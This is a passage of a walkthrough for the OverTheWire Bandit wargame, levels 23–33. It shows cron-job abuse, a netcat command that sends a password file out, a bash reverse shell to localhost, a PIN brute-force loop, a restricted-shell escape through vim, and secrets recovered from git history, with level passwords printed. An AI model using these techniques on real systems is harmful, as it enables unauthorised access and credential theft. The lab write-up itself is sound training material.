mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:~$
```

Let's replicate the command to obtain the md5 hash with which we will be able to open the temporary file.

```
bandit22@bandit:~$ echo I am user bandit23 | md5sum
8ca319486bfbbc3663ea0fbe81326349  -
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
bandit22@bandit:~$
```

```
Bandit23:QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
```

Bandit 24

This is the cron job being performed as a bandit user 24.

```
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
```

Indicate that the script will only be executed in case the owner of the file is bandit 23.

We can send us the bandit 24 password using the nc command to send it over the network.

```
#!/bin/bash

echo $(cat /etc/bandit_pass/bandit24) | nc localhost 3333
```

Now we copy the file and wait for it to be sent to our netcat session.

```
bandit23@bandit:/tmp/ohwow$ cp script.sh /var/spool/bandit24/foo
bandit23@bandit:/tmp/ohwow$
```

```
bandit23@bandit:/tmp/ohwow$ nc -lvnp 3333
Listening on 0.0.0.0 3333
Connection received on 127.0.0.1 49422
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
```

We can also write to a text file in our temporary directory. To do this we will have to grant write and read privileges to our directory (others).

```
#!/bin/bash

cat /etc/bandit_pass/bandit24 > /tmp/ohwow/lol.txt
```

```
bandit23@bandit:/tmp/ohwow$ chmod o+rwx ../ohwow
bandit23@bandit:/tmp/ohwow$ chmod +x script.sh
```

```
bandit23@bandit:/tmp/ohwow$ ls
lol.txt  script.sh
bandit23@bandit:/tmp/ohwow$ cat lol.txt
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
bandit23@bandit:/tmp/ohwow$
```

In addition, if we wanted to, we could send us a reverse shell as follows to be able to access bandit 24 without providing a password.

```
bandit23@bandit:/tmp/ohwow$ cat script.sh
#!/bin/bash

bash -i >& /dev/tcp/127.0.0.1/3333 0>&1
bandit23@bandit:/tmp/ohwow$ cp script.sh /var/spool/bandit24/foo/
bandit23@bandit:/tmp/ohwow$
```

```
bandit23@bandit:/tmp/ohwow$ nc -lvnp 3333
Listening on 0.0.0.0 3333
Connection received on 127.0.0.1 34946
bash: cannot set terminal process group (2197168): Inappropriate ioctl for dev
ice
bash: no job control in this shell
bandit24@bandit:/var/spool/bandit24/foo$ whoami
whoami
bandit24
bandit24@bandit:/var/spool/bandit24/foo$
```

```
Bandit24:VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
```

Bandit 25

We will have to create a dictionary with all the possible keys, so that when we open it and connect to netcat we will get the bandit 25 password.

```
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ for code in {0000..9999}; do echo "VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar $code" >> codes.txt; done
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ tail -n4 codes.txt
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9996
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9997
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9998
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9999
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ cat codes.txt | nc localhost 30002 | grep -v -i -E "wrong|please"
Correct!
The password of user bandit25 is p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d

Exiting.
bandit24@bandit:/tmp/tmp.MUFzM3mp8v$ |
```

Note: You can use `mktemp -d` command to create a temporal directory

```
Bandit25:p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d
```

Bandit 26

Let's check which type os "shell" is using bandit 26.


```
bandit25@bandit:~$ cat /etc/passwd | grep bandit26
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

exec more ~/text.txt
exit 0
bandit25@bandit:~$ |
```

With this information, we see that at the moment of loading the shell "showtext", the first thing it will do is to launch the command more, so what we have to do is to force the shell to perform this command.


Let's reduce our terminal screen.




Now we are in.

Now let's set the shell variable from vim (accessed by pressing the 'v' key from more), as follows.

```
:set shell=/bin/bash
```



Then we are going to run `:shell` in order to have a /bin/bash as bandit 26.



Now we have a /bin/bash shell.

```
bandit26@bandit:~$ cat /etc/bandit_pass/bandit26
c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
bandit26@bandit:~$
```

You can also read files from vim using the following:

```
:e <path-to-file>
```

```
Bandit26:c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
```

Bandit 27

This is like bandit 20 challenge.

```
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27
YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
bandit26@bandit:~$
```

```
Bandit27:YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
```

Bandit 28

We will use the following command to clone the repository.

```
bandit27@bandit:/tmp/tmp.rCy5t6CO7h$ git clone ssh://bandit27-git@localhost:2220/home/bandit27-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit27/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit27/.ssh/known_hosts).
                         _                     _ _ _
                        | |__  __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                       This is an OverTheWire game server.
             More information on http://www.overthewire.org/wargames

bandit27-git@localhost's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
bandit27@bandit:/tmp/tmp.rCy5t6CO7h$ ls
repo
bandit27@bandit:/tmp/tmp.rCy5t6CO7h$
```

We see the password inside the repository.

```
bandit27@bandit:/tmp/tmp.rCy5t6CO7h$ cat repo/README
The password to the next level is: AVanL161y9rsbcJIsFHuw35rjaOM19nR
bandit27@bandit:/tmp/tmp.rCy5t6CO7h$
```

```
Bandit28:AVanL161y9rsbcJIsFHuw35rjaOM19nR
```

Bandit 29

Reading the README.md, we see that the password may have been leaked in some of the previous commits, let's take a look at it with git log.

```
bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ cat README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: xxxxxxxxxx

bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$
```

With git show we will be able to show the content of a previous commit.

```
bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ git log
commit 104db85a904e9691ff22aafe1a96124c88f75afa (HEAD -> master, origin/master, origin/HEAD)
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Feb 21 22:03:10 2023 +0000

    fix info leak

commit 6c3c5e485cc531e5d52c321587ce1103833ab7c3
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Feb 21 22:03:10 2023 +0000

    add missing data

commit cd3b97ef95879ec34df0d6c82f2a96d552f0e56c
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Feb 21 22:03:10 2023 +0000

    initial commit of README.md
bandit28@bandit:/tmp/tmp.TGXg4h6etb/repo$ git show 6c3c5e485cc531e5d52c321587ce1103833ab7c3
commit 6c3c5e485cc531e5d52c321587ce1103833ab7c3
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Feb 21 22:03:10 2023 +0000

    add missing data

diff --git a/README.md b/README.md
index 7ba2d2f..b302105 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for level29 of bandit.
 ## credentials

 - username: bandit29
-- password: <TBD>
+- password: tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S
```

```
Bandit29:tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S
```

Bandit 30

We will use the `git branch -r` command to list remote git branches.

```
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ git branch -r
  origin/HEAD -> origin/master
  origin/dev
  origin/master
  origin/sploits-dev
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$
```

Now we go into the branch and check the password.

```
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ git checkout dev
Switched to branch 'dev'
Your branch is up to date with 'origin/dev'.
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ ls
code  README.md
bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: xbhV3HpNGlTIdnjUrdAlPzc2L6y9EOnS

bandit29@bandit:/tmp/tmp.kPDHX2Z8gP/repo$
```

```
Bandit30:xbhV3HpNGlTIdnjUrdAlPzc2L6y9EOnS
```

Bandit 31

We can use the `git tag` command to list the tagged points in the history of a repository.

```
bandit30@bandit:/tmp/tmp.nwf2pNSxMg/repo/.git$ git tag
secret
bandit30@bandit:/tmp/tmp.nwf2pNSxMg/repo/.git$ git show secret
OoffzGDlzhAlerFJ2cAiz1D41JW1Mhmt
bandit30@bandit:/tmp/tmp.nwf2pNSxMg/repo/.git$
```

```
Bandit31:OoffzGDlzhAlerFJ2cAiz1D41JW1Mhmt
```

Bandit 32

Create key.txt like this.

```
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ ls
key.txt  README.md
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ cat key.txt
May I come in?
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$
```

Now we have to commit and push this file (and add).

```
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ git add -f key.txt
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ git commit -m "testing"
[master 3223d23] testing
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
bandit31@bandit:/tmp/tmp.dE6SCJ2uiE/repo$ git push origin master
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit31/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                       This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 319 bytes | 319.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
remote: ### Attempting to validate files... ####
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: rmCBvG56y58BXzv98yZGdO7ATVL5dW8y
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://localhost:2220/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://localhost:2220/home/bandit31-git/repo'
```

```
Bandit32:rmCBvG56y58BXzv98yZGdO7ATVL5dW8y
```

Bandit 33

Once we are logged in as bandit 32, we are going to have to exit the uppercase shell.

We can use $0 to refer to bash itself, avoiding capitalization.

```
>> $0
$ exit
>> clear
sh: 1: CLEAR: not found
>> $0
$ |
```

```
$ echo $0
sh
$ |
```

Now let's get the flag.

```
bandit33@bandit:~$ ls
uppershell
bandit33@bandit:~$ ls -la
total 36
drwxr-xr-x  2 root     root      4096 Feb 21 22:03 .
drwxr-xr-x 70 root     root      4096 Feb 21 22:04 ..
-rw-r--r--  1 root     root       220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root      3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root     root       807 Jan  6  2022 .profile
-rwsr-x---  1 bandit33 bandit32 15128 Feb 21 22:03 uppershell
bandit33@bandit:~$ cat /etc/bandit_pass/bandit33
odHo63fHiFqcWWJG9rLiLDtPm45KzUKy
bandit33@bandit:~$ |
```

```
Bandit33:odHo63fHiFqcWWJG9rLiLDtPm45KzUKy
```

Credits

```
bandit33@bandit:~$ cat README.txt
Congratulations on solving the last level of this game!

At this moment, there are no more levels to play in this game. However, we are constantly working
on new levels and will most likely expand this game with more levels soon.
Keep an eye out for an announcement on our usual communication channels!
In the meantime, you could play some of our other wargames.

If you have an idea for an awesome new level, please let us know!
bandit33@bandit:~$
```

- Wargame bandit → https://overthewire.org/wargames/bandit/
- Dashed file → https://www.webservertalk.com/dashed-filename
- Rot13 (Caesar cipher) → https://en.wikipedia.org/wiki/ROT13